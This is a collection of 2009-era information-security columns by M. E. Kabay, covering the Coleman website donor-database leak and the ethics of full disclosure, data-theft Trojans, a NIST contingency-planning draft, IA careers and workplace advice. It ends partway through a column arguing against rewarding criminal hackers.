In January 2009, there was a problem with the colemanforsenate.com Website. The site was unavailable and the Coleman people made a statement to the press stating that the site crashed due to "a flood of info-seeking disenfranchised voters." < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger > That statement led people to investigate and they found the site in a vulnerable state. Those who found the vulnerability publicized it on the Web using blogs, sent out messages via Twitter, and posted screenshots to Flicker. Ultimately, a donor database containing personally identifiable information (PII) such as names and associated credit-card numbers was downloaded and excerpts were posted on a Website.

This story is particularly interesting given the back-story. In the 2008 general election, Norm Coleman, a Republican, was the incumbent US Senator from Minnesota. The November 2008 election between him and his rival, Al Franken, the Democratic contender, was so close that it required a mandatory recount ultimately favoring Franken. Coleman disputed the election and took the fight to the courts but ultimately lost his appeal in the Minnesota Supreme court.< http://www.cnn.com/2009/POLITICS/06/30/franken.ruling/index.html >

Here is a timeline of events relating to the breach of the colemanforsenate.com Website.

2009-1-28: 2:18 PM: *Minnesota Independent* posts an article titled, "Did Coleman campaign fake Website crash?" < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger >

2009-1-28: 4:55 PM: Twitter user @chuckmentary posts a Tweet commenting on the Coleman

article and includes a link to the news story. Information technology consultant Adria Richards, MCSA, MCDST, A+ < http://adennetworks.com/about-your-consultant.html > reads the Tweet and the article and decides to investigate. < http://butyoureagirl.com/2009/01/28/did-norm-coleman-fake-his-own-Website-death/ >

2009-1-28: Sometime after 5 PM: Richards uses OpenDNS.com to find IP address of the colemanforsenate.com Website. OpenDNS returns 208.42.168.251. Richards enters IP address in her browser and begins her investigation. Instead of the expected content, Richards sees the directory listing of the file system. Richards knows something is wrong with the site.

At this point Richards had several choices. She could have:

- Attempted to find the site administrator using the DNS registrars < http://www.betterwhois.com/ > and tried to contact the administrators
- Attempted to contact the Coleman office to notify them of the problem
- Attempted to contact the hosting company to have them take action

Instead Richards decided that this was what she called “breaking news” and she took a series of screenshots as she drilled down into the directory structure and uploaded the images to Flickr. < http://butyoureagirl.com/2009/01/28/did-norm-coleman-fake-his-own-Website-death/ >

2009-1-28: 7:31 PM: Richards finds a compressed file named database.tar.gz and uploads screenshot to Flickr with the caption, “I wonder how much information is in this database at colemanforsenate.com?” < http://www.flickr.com/photos/adriarichards/3234833407/ >

2009-1-28: 7:46 PM: Richard posts a comment on the *Minnesota Independent* news story that @chuckumentary included in his tweet. In her comment, Richards includes a link to the screenshots she posted on Flickr. < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger - comment-24110 >

2009-1-28: 10:40 PM: Someone calling themselves, “Epic” posts a comment to same news story that states, “Coleman just leaked his whole database” and includes a link to the database file. < http://minnesotaindependent.com/24761/disenfranchised-voters-crash-colemans-site-unlikely-says-blogger - comment-24131 >

2009-3-10: Wikileaks.org received the database, which contained the unencrypted credit card numbers, names, addresses, e-mail addresses and phone numbers of donors. Wikileaks sent e-mail messages to donors alerting them of the breach and included enough information to establish their credibility. < http://www.networkworld.com/news/2009/031209-former-senators-donor-database-exposed.html >

The whistleblower who sent the information to Wikileaks said they found the database after reading Richards’ blog. < http://www.networkworld.com/news/2009/031209-former-senators-donor-database-exposed.html >

In the second column in this pair, Becki True analyses the ethical reasoning that one could have followed in deciding what to do in this case and in similar cases.

* * *

Becki True, CISSP is a graduate student in the MSIA Program at Norwich University. She welcomes your comments.< mailto:becki@beckitrue.com >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Norm Coleman Web Crash and Full Disclosure Part 2: An Ethical Analysis

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the first of this three-part series, Becki True, CISSP and I recounted the story of the breach of security of the colemanforsenate.com Website. This second column is also the product of close collaboration between Ms True and myself.

* * *

What would have been the ethically correct decision in this case, and how can we know that it is ethically correct? The first stage of an ethical decision filter asks if our action violates laws < http://www4.law.cornell.edu/uscode/ >. Did the other players in this incident of full disclosure break any laws? We are not lawyers, and am not qualified to provide legal advice, but 18 USC 1030(a), the Computer Fraud and Abuse Act of 1986 < http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html > states that

> "Whoever— (2) intentionally accesses a computer without authorization or exceeds authorized access, and thereby obtains— (a) information contained in a financial record of a financial institution, or of a card issuer" is subject to fines and jail time. "The term 'exceeds authorized access' means to access a computer with authorization and to use such access to obtain or alter information in the computer that the accessor is not entitled so to obtain or alter."

From this reading, we take it that the person(s) who downloaded the database seems to have violated 18 USC 1030(a).

In contrast, Attorney Jennifer Granick< http://cyberlaw.stanford.edu/profile/jennifer-granick > is the Civil Liberties Director at the Electronic Frontier Foundation< http://www.eff.org > and the Executive Director of the Center for Internet and Society< http://cyberlaw.stanford.edu/ > at Stanford Law School. According to her, neither Richards nor Wikileaks.org broke the law. "Based on her knowledge of this case, as well as the law, Granick said it was legal for Richards to view the Web directory on which Coleman's donor list resided. "There has to be some kind of indication that information is locked away," she said." < http://minnesotaindependent.com/29067/wikileaks-it-pro-not-in-any-danger-in-coleman-leak-lawyer-says >

The next stage is to ask if your actions comply with the rules of the profession. Are there standards in the IT profession that were violated here? Many IT certifications and associations, especially those related to the security field do have such codes of ethics:

- (ISC)2 < http://www.isc2.org/ethics/default.aspx >
- EC-Council < http://www.eccouncil.org/codeofethics.htm >
- ISACA < http://www.isaca.org/Template.cfm?Section=Code_of_Ethics1&Template=/TaggedPage/TaggedPageDisplay.cfm&TPLID=14&ContentID=7926 >
- SANS < http://www.sans.org/resources/ethics.php?ref=3781 >
- ISSA < http://www.issa.org/Association/Code-of-Ethics.html>.

In our opinion a code of ethics should be required for all IT certifications, so all IT practitioners

can be aware of the ethics of our profession. In our opinion, an IT professional should have taken action to notify the administrators of the Coleman Website that there was a problem and sensitive information was vulnerable to exposure rather than exposing the vulnerability in public.

Normally, we also ask if our proposed action would be embarrassing if it were revealed to the public; in this case, the answer for the principals was clearly "No." However, we can state categorically that we would be ashamed of revealing someone else's vulnerability in public without intensive good-faith efforts to get the problem fixed. [MK adds, "When I discovered a major hole in Hewlett-Packard's MPE operating system in 1982, I reported it to headquarters, not to the press – and would have done so even if I had not been working for HP.]

Another classic question is the categorical imperative: if everyone behaved as we are proposing, would we approve of the result or not? For example, we could ask how we would feel if a Website we managed were found in this state. Would we want to be notified or would we want someone to post the vulnerability on public Websites and to publicize it on social networking sites? And what would the consequences be if every vulnerability in every system were immediately broadcast to the public without time for correction? Would we approve of this state of affairs or prefer a different approach?

Another part of ethical analysis is "Cui bono?" Whom does our behavior benefit? When there is a disjunction between the benefits and the harm in an action, we should examine the proposed course of action carefully.

Yet another question that helps us analyze ethical dimensions of a decision is to raise the question of instrumentality: are we treating other people respectfully and kindly as individual human beings whose feelings and interests we are considering in our decision or are we treating them as objects or instruments toward a personally useful end? In this case, it seems to us that not informing the people who had bad security was neither respectful nor kind.

We hope that this analysis helps readers apply the principles of ethical analysis to their own situations.

For more reading on this subject, see

- An old May 2000 column originally published in *Information Security Magazine*, "Full Disclosure" < http://www.mekabay.com/ethics/full_disclosure.pdf >
- "Responsible disclosure of vulnerabilities" < http://www.networkworld.com/newsletters/sec/2002/01596999.html >
- "To disclose or not to disclose"< http://www.networkworld.com/newsletters/sec/2007/0305sec2.html > (March 8, 2007)
- "Effects of full disclosure".< http://www.networkworld.com/newsletters/sec/2007/0312sec1.html > (March 13, 2007)
- James Landon Linderman's Chapter 43, "Ethical Decision Making and High Technology" in the *Computer Security Handbook*, Fifth Edition (Sy Bosworth, M. E. Kabay & E. Whyne, eds) published by iley in 2009 (AMAZON < http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > and
- The classic text, *Ethical Decision Making & Information Technology: An Introduction with Cases*, Second Edition by Ernest A. Kallman and John P. Grillo (1995) published by McGraw-Hill/Irwin (AMAZON http://www.amazon.com/Ethical-Decision-Making-Information-Technology/dp/0070340900/ >
- The extensive bibliography about full disclosure maintained by the Wilderness Coast Public Libraries in Monticello, Florida < http://www.wildernesscoast.org/bib/disclosure-by-date.html >.

One final note: one of us [MK] did contact Adria Richards and found her to be a charming, intelligent and thoughtful information technology professional. We sent these articles to her before publishing them to be sure that she would not find them offensive. We wish her well in her continued professional career.

* * *

Becki True, CISSP is a graduate student in the MSIA Program at Norwich University. She welcomes your comments.< mailto:becki@beckitrue.com >

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pseudonymous Critic Impugns Integrity of All Security Professionals

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In a recent response < http://www.networkworld.com/community/comment/reply/44342/215125 > to an article on hiring hackers < http://www.networkworld.com/newsletters/sec/2009/081009sec2.html?page=2 >, a pseudonymous critic calling itself "Secure network..." posted a comment entitled “so called hacking and security professionals.” It started with the run-on sentence, “Of course someone calling them selves[sic] a ‘security Professional’ would be upset, it’s job security they’re losing....”

Now, this rubbish could be flame-bait, and I usually don’t respond to such nonsense. However, I was feeling irritable when I encountered it and decided to let this hidden commentator have a piece of my mind. [I edited my first draft heavily to remove all the invective before sending it to the publisher.]

So if I understand the comment, we security professionals are so corrupt that we are concerned about hiring criminal hackers primarily because they might reduce our opportunities for employment.

Give me a break.

If reducing the number of competent security experts defending critical infrastructure and national security is supposed to be viewed by professionals as competition and thus reducing our job security, why are so many of us involved in education and training – often for free? Why are we writing articles and editing textbooks to help students become security professionals – either free of for the equivalent of less than the minimum wage – if our motivations are so crass?

If the sneering commentator were right, security professionals could not possibly cooperate to further the interests of the field and of the wider public. For example, security professionals could never collaborate on research projects whose results are published for all to read – we should hide them and keep the results to ourselves for economic advantage. We could not recognize the achievements of our industry leaders because it might make the award-winners more competitive in the marketplace. And why would we even bother establishing standards for certification of professionals? After all, the work that goes into defining such standards is all done for free by – duhhh – security professionals. Why would anyone committed to *reducing* the number of competitors ever contribute their time and effort to establishing methods for inducting hundreds of thousands of newcomers into the field?

On the contrary, my 30 years in the field convince me that security professionals are unusually cooperative; for example, I was personally involved in the creation of the National Computer Security Association’s *Anti-Virus Product Developers’ Consortium*< http://www.icsalabs.com/icsa/topic.php?tid=fb33$17e3028d-905a8eba$0310-9492444d > in 1991. We saw vigorous competition among members of the AVPD coupled with intense cooperation at the technical level to improve the state of anti-virus products for the public. We

established a common standard for nomenclature and built a certification process that deliberately ratcheted up the requirements for successful identification of viruses in the wild until we achieved 100% identification of in-the-wild for all the certified products.

At all the professional meetings I have attended, I have been struck by the friendly camaraderie of information security professionals even when their employers are in fierce competition. It seems to me that one of the pleasures of working in our field is that we all know that we are working on a common cause – defending innocent people and organizations from the depredations of The Bad Guys (and from the consequences of Acts of G-d as well when we think about business continuity and disaster recovery). Our colleagues show the highest level of generosity and commitment to young people interested in entering our field. As just one example, I cannot think of a single time that a security professional has refused an invitation to address one of my university or college security classes.

On a personal level, I happily accept invitations to lecture for free at professional association meetings, for community groups, before legislative committees, and in educational organizations. [On a side note, I will *not*, however, give my time for free to profit-making organizations that run conferences where the participants pay but all the speakers are unpaid.]

Yes, our employers compete and so do individual security consultants – but all of us (well, most of us) recognize the greater value to society and to our clients of information sharing and cooperation in the improvement of professional standards.

This pseudonymous commentator doesn't know what it's talking about.

[Growl]

* * * ADVERTISEMENT * * *

Join me online for three courses in October and November 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," < http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," < http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals." < http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Data-Theft Trojans & The Changing Face of the Web

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Mary Landesman is a senior security researcher with ScanSafe < http://www.scansafe.com >. Today she contributes an interesting analysis of a significant problem : data-theft Trojans and how changing patterns of Web usage are creating new avenues for harm to users.

* * *

In 2004, Russell Beale of the University of Birmingham penned an interesting article discussing the social changes taking place on the Web.< http://www.usabilitynews.com/news/article1610.asp > In his summation, Professor Beale noted, "We have split the Web atom – previously atomic units were Web pages – once you'd got them you could analyze them into text and graphics, but you generally dealt in whole pages. Now our atomic unit is much smaller – we can construct things out of fragments of pages. And this makes a second difference – consumers can look only at what they want."

Today, consumers are looking at far more than they bargained for. Attackers are leveraging the multi-source aspect of the modern Website, inserting malicious content designed to silently foist malware onto unsuspecting visitors' computers. And the malware being delivered is not the prank-style virus or worm of the late 1990s: most Web-delivered malware is for data theft, intended to siphon the intellectual property and capital assets of its victims.

Currently, data-theft Trojans have outpaced all other forms of malware delivered through the Web. As of May 2009, Web attacks were growing at a rate of 1% a day and were up 324% compared to May 2008. The rate of encounters with compromised Websites resulting from those attacks also increased, up 509% in May 2009 compared to May 2007. Most concerning, Web encounters with data-theft Trojans were up 4955% in May 2009 compared to May 2007, and up 1424% compared to May 2008.< http://www.scansafe.com/resources/white_papers/request_forms/whitepaper_request_form7>

Some of the key developments in the battle against data-theft Trojans are as follows:

1. **Data-theft Trojans aren't limited to games**. Though they may carry labels such as WoWstealer, GameThief, and PSW.OnlineGames, the Trojans themselves are serious business. Data-theft Trojans silently siphon off companies' most precious assets – the intellectual property that includes designs, inventions, specifications, and marketing plans. What may have been years in the making can be stolen in a matter of minutes. Expected returns on research and development costs can be severely diminished – or lost forever – when markets are suddenly flooded with counterfeit lookalikes or unexpected competitors.

2. **Today's data-theft Trojans are highly configurable**. Many of today's data-theft Trojans launch intermittent Address Resolution Protocol (ARP) poisoning attacks on compromised networks.< http://www.grc.com/nat/arp.htm > The subsequent man-in-the-middle attack intercepts targeted network traffic – sniffing, tampering with, or redirecting that traffic. The illegally obtained knowledge gleaned from the ARP poisoning can be used to further configure the data-theft Trojan to target specific intellectual property or network assets.

3. **Data-theft Trojans have a means to spread**. Commonly, today's data-theft Trojans are facilitated by autorun worms. Though many equate the term "autorun" with removable drives only, autorun worms can spread via any discoverable drives, which includes removable, fixed and mapped drives. The autorun worm spreads by dropping a malicious autorun.inf file to the root of the drive, along with a copy of the worm. When the drive is subsequently accessed, the autorun.inf file is executed and loads the referenced copy of the worm and hence the data-theft Trojan is copied onto the new location.

But the problem isn't just the severity of today's malware. Criminals have leveraged all facets of the Web. From compromised Websites to poisoned search results, every interaction a user has with any Web-delivered content today carries the risk of being tainted with malware. And many of those users are our colleagues.

The attackers have an additional edge: the Web is so easy to use that consumers need know nothing about its underlying technologies. As an example, search engine optimization (SEO) is a finely honed skill in black-hat circles but it's a term that is barely known in consumer circles. Yet black-hat SEO techniques present a significant risk to consumers, because successful manipulation results in malicious Websites given high prominence in search engine results and even enables the nefarious hijacking of innocent keywords that drive much of the Web's advertising.< http://www.scansafe.com/resources/white_papers/request_forms/whitepaper_request_form7 >

Social networking sites are also rife with criminal manipulation. < http://www.pcworld.com/businesscenter/article/155589/arm_yourself_against_social_networking_malware.html > This problem is exacerbated by a penchant for accepting any friend request in a bid to win a virtual popularity contest among one's peers. The result of this promiscuous friending is a network is filled with scam artists and malware distributors intent on harm instead of a network of trustable friends.

In the case of Twitter, criminals don't even need to be added to have a negative impact. In a recent attack, new accounts were dynamically created and used to repeatedly send malicious links with #trending topic as the draw. Those who subscribed to the abused trending topic were thus exposed to the scam; those who fell for it would have been infected. In recent months, Twitter has begun filtering malicious links out of its messages.< http://mashable.com/2009/08/03/twitter-malicious-links/ >

In "Yes, the Web *Is* Changing Your Brain",< http://www.internetevolution.com/author.asp?section_id=567&doc_id=173469 > Dr. Kim Solez discusses "a new kind of human intelligence particularly suited for the digital age," noting that it involves "an ability to identify and take advantage of potential connections, to separate information into transformable chunks, and to reassemble these chunks for new purposes." From a security perspective, this may well be the key for safe use of the Web as well.

Network and security administrators must investigate the uses of the new generation of social-networking and instant-messaging systems on corporate systems so that we can design our appropriate use and security policies with today's risks in mind. Readers will do well to talk to users personally to learn the extent to which corporate or institutional resources are being exposed to threats spread via the channels discussed above. Organizations will have to add new elements to security-awareness programs to help users avoid this new generation of threats.

* * *

Mary Landesman has a distinguished background in the anti-malware field.< http://www.scansafe.com/news/press_releases/press_releases_2007/microsoft_researcher_joins_scansafe_security_threat_alert_team > She created and contributes regularly to the ScanSafe Security Blog. < http://blog.scansafe.com/ >

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Draft Contingency Planning Guide: NIST SP 800-34 Rev 1

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

On Oct 27, 2009, the National Institute of Standards and Technology (NIST) Information Technology Laboratory (ITL) Computer Security Division (CSD) published Special Publication (SP) 800-34 Revision (Rev) 1, "DRAFT Contingency Planning Guide for Federal Information Systems" < http://csrc.nist.gov/publications/drafts/800-34-rev1/draft_sp-800-34-rev1.pdf > and requested comments < mailto:draft800-34-comments@nist.gov > from readers by January 6, 2010.

The official announcement < http://csrc.nist.gov/publications/PubsDrafts.html > described the SP as follows:

> SP 800-34 Revision 1 is intended to help organizations by providing instructions, recommendations, and considerations for federal information system contingency planning. Contingency planning refers to interim measures to recover information system services after a disruption. The guide defines a seven-step contingency planning process that an organization may apply to develop and maintain a viable contingency planning program for their information systems. The guide also presents three sample formats for developing an information system contingency plan based on low, moderate, or high impact level, as defined by Federal Information Processing Standard (FIPS) 199, Standards for Security Categorization of Federal Information and Information Systems.

Despite the inclusion of "for Federal Information Systems" in the title, SP 800-34 Rev 1 has a great deal of value for all information assurance and business continuity specialists.

Authors Marianne Swanson, Pauline Bowen, Amy Wohl Phillips, Dean Gallup, and David Lynes include two of the six authors of the June 2002 original version of SP 800-34 (Marianne Swanson, Amy Wohl, Lucinda Pope, Tim Grance, Joan Hash and Ray Thomas) and have, as usual for NIST ITL CSD, done a superb job of preparing a framework that lays out a sound basis for business continuity planning (BCP).

The 150 page SP begins with an introduction presenting the purpose, scope and audience for 800-34 Rev 1. Page 13 of the PDF file describes the purpose as providing "guidelines to individuals responsible for preparing and maintaining information system contingency plans (ISCPs). The document discusses essential contingency plan elements and processes, highlights specific considerations and concerns associated with contingency planning for various types of information system platforms, and provides examples to assist readers in developing their own ISCPs." This document explicitly excludes discussion of disaster recovery.

The scope is defined as "recommended guidelines for federal organizations"(p 14) and the audience is "managers within federal organizations and those individuals responsible for information systems or security at system and operational levels. It is also written to assist emergency management personnel who coordinate facility-level contingencies with supporting information system contingency planning activities."(p 15) However, references to Federal

Information Processing Standards (FIPS)< http://csrc.nist.gov/publications/PubsFIPS.html > in no way prevents the guidelines from serving organizations outside the US federal government. Indeed, the authors write, "The concepts presented in this document are specific to government systems, but may be used by private and commercial organizations, including contractor systems." They then list a wide range of specific job titles of people likely to find the document useful, including information technology (IT) managers, Chief Information Officers (CIOs), systems engineers, and system architects.

The authors describe the structure of the document clearly as follows (p16):

- Section 2, Background, provides background information about contingency planning, including the purpose of various security and emergency management-related plans, their relationships to ISCPs, and how the plans are integrated into an organization's overall resilience strategy by implementing the six steps of the Risk Management Framework (RMF)….

- Section 3, Information System Contingency Planning Process, details the fundamental planning principles necessary for developing an effective contingency capability. The principles outlined in this section are applicable to all information systems. This section presents contingency planning guidelines for all elements of the planning cycle, including business impact analysis, alternate site selection, and recovery strategies. The section also discusses the development of contingency plan teams and the roles and responsibilities commonly assigned to personnel during plan activation.

- Section 4, Information System Contingency Plan Development, breaks down the activities necessary to document the contingency strategy and develop the ISCP. Maintaining, testing, training, and exercising the contingency plan are also discussed in this section.

- Section 5, Technical Contingency Planning Considerations, describes contingency planning concerns specific to the information systems listed in Section 1.3, Scope. This section helps contingency planners identify, select, and implement the appropriate technical contingency measures for their given systems.

The nine appendices provide practical templates and checklists of great utility in BCP.

There is so much valuable information here that is offered in a structured, clear presentation that every IA professional concerned with BCP should read – and, I hope, comment on – this draft publication.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

IA Job Prospects Bright –
But Universities Need Help from Industry

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

No one reading this column needs general references to news about the economic difficulties we are living through in the United States and elsewhere. Just the other day, I spoke with a long-time friend and colleagues from the information security field who used to earn a decent living as a much sought-after consultant; last week he canceled his business telephone line to save money. He's looking for a permanent job.

Another colleague of ours hasn't had a consulting contract in months – despite having had trouble in the past keeping up with demand for his services.

I think that security consultants may be suffering from a side-effect of the economic downturn: clients who don't already have or want permanent information assurance (IA) personnel may simply have decided to continue taking risks and hoping that nothing bad will happen to them.

The situation makes me think much more positively about having moved from the business world to academic in 2001 – despite dropping my nominal salaried income by 57.5% at that time and now earning about one third of what I'd be making as a senior IA executive in industry today. At least I have tenure, which means that I'm not going to be fired unless I appear in class out of uniform (Vermont Militia = US Army Class A greens), show up drunk (I never drink alcohol), treat a student rudely (no way) or recite Monty Python skits in class… uh wait a minute, I DO recite Monty Python skits in class – but very briefly. Really. Only little bits of them. Honest.

But more seriously, there is good news for IA students and professionals: according to an extensive survey published by Foote Partners, LLC in Florida, < http://www.footepartners.com/ > job prospects are good for information assurance (IA) specialists.

Perhaps organizations who have enough savvy to employ permanent IA staff also understand the value of hiring good people for these critically important functions.

Upasana Gupta of BankInfoSecurity< http://www.bankinfosecurity.com/p_print.php?t=a&id=1782 > reviews the "2009 IT Skills Trends Report Update"< http://www.footepartners.com/2009TrendsReport.htm > which is available free in return for buying any other report from Foote or simply for registering with them.

Gupta quotes the company as describing a number of factors (described in more detail in her excellent article) increasing demand for IA professionals:

- IA is increasing recognized as strategically significant to all aspects of business
- Customers are demanding better security to protect their own information
- Laws and regulations are pressuring organizations into compliance with better security
- Liability costs for non-compliance are rising

- Virtualization is increasingly making technologists aware of security issues.

Interestingly, the skills most frequently sought-after by employers include (quoting Gupta directly):

- Forensic Analysis
- Incident Handling & Analysis
- Security Architecture
- Ethical Hacking
- Network Security
- Security Management.

Professor Gene Spafford said in his acceptance address for the National Computer System Security Award in 2000 that we were "eating our seed corn" by paying IA professors less than our IA graduates earn on their first job. The Foote report shows average salaries for various IA positions ranging from $70K to $170K . How we are to attract professionals and recent graduates to our field of teaching and research in universities is a mystery to me.

Some years ago I begged industry to think ahead and start funding supplements to professors' salaries< http://www.mekabay.com/opinion/endowed_chairs.pdf > so university IA departments can compete with industry in attracting field-experienced, professionally certified experts with advanced degrees to our faculty. Universities will usually be willing to provide publicity for donors, so it's not a one-way donation devoid of short-term value for the donors, either. Anyone interested in raising my salary – oops, our salaries – at Norwich University is welcome to contact me directly < mailto:mekabay@gmail.com > and I'll put you in touch with our Chair of Computing to make the arrangements.

In think that in the long run, without support from industry to raise salaries, the only people who are going to be willing to work long hours in universities for pathetic salaries are nut-cases like my colleagues and me who work on courses and research because we are addicted to teaching. We even teach courses for free and do work on courses during the summers, when we are not paid for our time!

WE ARE ADDICTS.

But I can stop any time.

Really.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

A Different Kind of Antiviral Donation for Africa

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Africa is suffering from yet another plague: this one infects their computers instead of their communities.

Chris Michael, writing in the English newspaper *The Guardian* in August 2009, summarized the situation as follows: "…Africa has become a hive of [T]rojans, worms and exploiters of all stripes. As PC use on the continent has spread in the past decade (in Ethiopia it has gone from 0.01% of the Ethiopian population to 0.45% through 1999-2008), viruses have hitched a ride, wreaking havoc on development efforts, government programmes and fledgling businesses."< http://www.guardian.co.uk/technology/2009/aug/12/ethiopia-computer-virus >

Michael points out that African organizations can hardly afford to pay $50 per year per computer for virus protection, and thus computers all over the continent are sinking into unusability. Organizations lose critical documents ("an agriculture bureau employee … lost the multi-year plan for agricultural improvements for the Benishangul-Gumuz region, Ethiopia's fourth poorest area"), suffer slow access to the Internet ("it is not unusual to wait 10 minutes to access a single [W]eb page"), randomly reboot computers, and destroy files.

Alan Mercer, a computer specialist with Voluntary Service Overseas (VSO) < http://www.vsointernational.org/ >, is bitter about the effect of (mostly Chinese) virus writers on his African clients:

> "I'd take them to Ethiopia," says Mercer. "I'd show them the man who lost his agricultural development plan to the virus he wrote. Then I'd show him the kids who will die in two years because the agricultural reforms came too late and the annual harvest failed because the agricultural development plan at the regional agricultural bureau was destroyed by his virus."

So what do we do?

I think that readers of this column can write to their own antivirus product vendor and propose that they make their products and updates available to African users completely free as a contribution to world development. Companies could work on distribution through aid agencies such as VSO, the United States Agency for International Development (USAID) < http://www.usaid.gov/ >, the Canadian International Development Agency (CIDA)< http://www.acdi-cida.gc.ca/index-e.htm > and many others. They might even be able to claim tax benefits.

But it's time to act. Write to your antivirus vendor with a pointer to this article and spread the word.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Advice to Beginners

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

One of my colleagues asked me to substitute for her in a systems engineering course that I used to teach until a few years ago.< http://www.mekabay.com/courses/academic/norwich/is301/index.htm > The assigned topic was how students could best work effectively in software development groups. With the instructor's agreement, I decided to discuss some beliefs, attitudes and behavior that can help students entering the workforce for the first time as interns or new employees make the best of their opportunities. Some of these topics may be helpful to a wider audience.

From this point on, I'll simply address readers rather than using the past tense.

1) How to enter a new work group

The worst approach a new employee can take – especially a recent graduate or an intern – is to swagger into a new workplace and start comparing the way things are done to the style at a previous workplace – or worse, to what some professor told the student in a course.

The first steps to success in any new job are to observe and learn: listen, watch, think! Keep your opinions to yourself until you have learned more than superficial impressions about your new work environment. Watch, listen, learn, and think. If you don't mind the idea, keep a notebook (file) about what you learn.

2) Making suggestions

Keep your opinions to yourself until you have earned credibility by doing your job well and being thoughtful, courteous and helpful. If you do see opportunities for improvement, find out who is likely to be responsible for making the changes you think might be useful. Don't launch into a diatribe about how rotten the current situation is: ask the person if she can discuss the specific issue you are concerned about. Describe your impression of the current situation, define the problem neutrally (avoid emotional language), and ask your contact about what she thinks about it. Then offer your suggestion respectfully (not arrogantly, not from a position of assumed superiority, not rudely) and be prepared to listen to a different perspective. Don't assume that just because you think something ought to be changed that it will be.

3) Work (and life) is not a zero-sum game

Helping someone to do better (at work, in your family, in your marriage, in your life) does not subtract from your success. Take every opportunity to share knowledge, lend a hand, prevent an accident – you will win as a worker and as a human being. Don't believe the cynics who tell you that the individual is all that counts, that there is no valid social group beyond the family, and that everyone should maximize their gain at the expense of all comers. Life does not have to consist of a battle with every person competing against every other.

4) Egoless work

Suggestions for improvement to code or writing are not attacks on you. When we write or code, we sometimes see in our work what we want to communicate rather than what a reader or a computer will see and execute: our assumptions are often implicit and invisible to ourselves. Thus an editor or a code reviewer may challenge a passage of an article or a section of code and point to improvements. Be grateful, not resentful. For more on this topic, see an article I wrote in this column in 2006< http://www.networkworld.com/newsletters/sec/2006/0130sec2.html > and the essay "On Writing."< http://www.mekabay.com/methodology/writing.pdf >

5) Don't blindside your boss

Always work to make your boss look good. In particular, keep your boss informed of anything out of the ordinary: the last thing you want is to have your supervisor challenged by a superior officer demanding to know what *you* have been doing – and have the supervisor unable to answer.

6) Be honest

Do what you say you will do: don't pretend. For example, if you are seeking someone's opinion, listen honestly and openly – don't go through the motions. In Eric Berne's famous book, *Games People Play: The Basic Handbook of Transactional Analysis*,< http://www.amazon.com/exec/obidos/ASIN/0345410033/qid=1099166101 > the author describes the why-don't-you-yes-but game, in which someone asks for advice and then proceeds to show why every possible solution is wrong or impossible to implement. A typical application of this game is for a dishonest manager to ask for employee opinions about a planned or existing policy and then to ignore or discount every comment as meaningless or wrong. The manager is being dishonest. Don't do that.

So endeth today's lesson. Go forth and be good human beings.

* * *

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

The Fruit of the Poisoned Tree:
Why Criminal Hackers Must Not Be Rewarded (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In 1995, I participated in a debate with distinguished security expert Robert D. Steele, a vigorous proponent of open-source intelligence. < http://www.oss.net/ > We discussed the advisability of hiring criminal hackers. Perhaps readers will find the polemic I published back then of interest today. I'm sure it will provoke vitriolic comments from the criminal hacker community.

* * *

Our debate today concerns the proposition that criminal hackers are a national resource and should be cultivated as valuable contributors to national and corporate security.

I utterly reject this proposition.

No, society must not reward criminal behavior. Criminal hackers—those who break the law by intruding into computer systems and networks without authorization and those who steal services from telecommunications companies—must not be rewarded for their criminality.

